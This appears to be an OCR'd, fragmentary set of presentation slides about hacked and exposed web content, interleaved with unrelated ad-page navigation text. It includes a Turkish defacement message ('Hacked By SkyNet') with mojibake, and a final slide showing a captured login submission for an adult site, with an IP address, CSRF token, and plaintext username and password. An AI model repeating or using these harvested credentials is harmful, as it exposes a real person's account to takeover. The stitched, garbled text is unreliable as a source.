
Ask Advertiser a Question
View More from this Advertiser
**Feedback:** jessicabrown12

**Other Options**

Watch This Ad
Clip This Ad / View Clip List
Email to a Friend
Report As Inappropriate
ShareThis


# Psychotics

# Annonymous




# Annonymous


# Rare people in a rare World




# Hax0rs and defacers….



# ...hacking...


Hacked By SkyNet
www.trendwp.com
Esta página está escrita en turco ¿Quieres trad... Traducir No Configuración
Sitede Bulunan B¨¹t¨¹n Temalar %25 İndirim ile Satılmaktadır. Böyle Para Gözlere İnanmayınız. 3 5 Kuruşluk Temlarai Verdiği Fiyata Bakın Gelin Sizlere hakkı Neyse O Şekilde Verin ve Oluşan Her T¨¹rl¨¹ Sorunda Hizmetinizdeyiz.
İletişim İçin: By_BuRaK@Hotmail.De


# ... and hacked




# Intranets

# And, of course, Pr0n

# Pr0n


[+] [-] chaturbate.com
2 forms
Form
85.25.108.154
csrfmiddlewaretoken=ac23ebbe954b733edddcbb404153ca90
username=guy4gals
password=wolverine
rememberme=on
=login
next=/accounts/register/
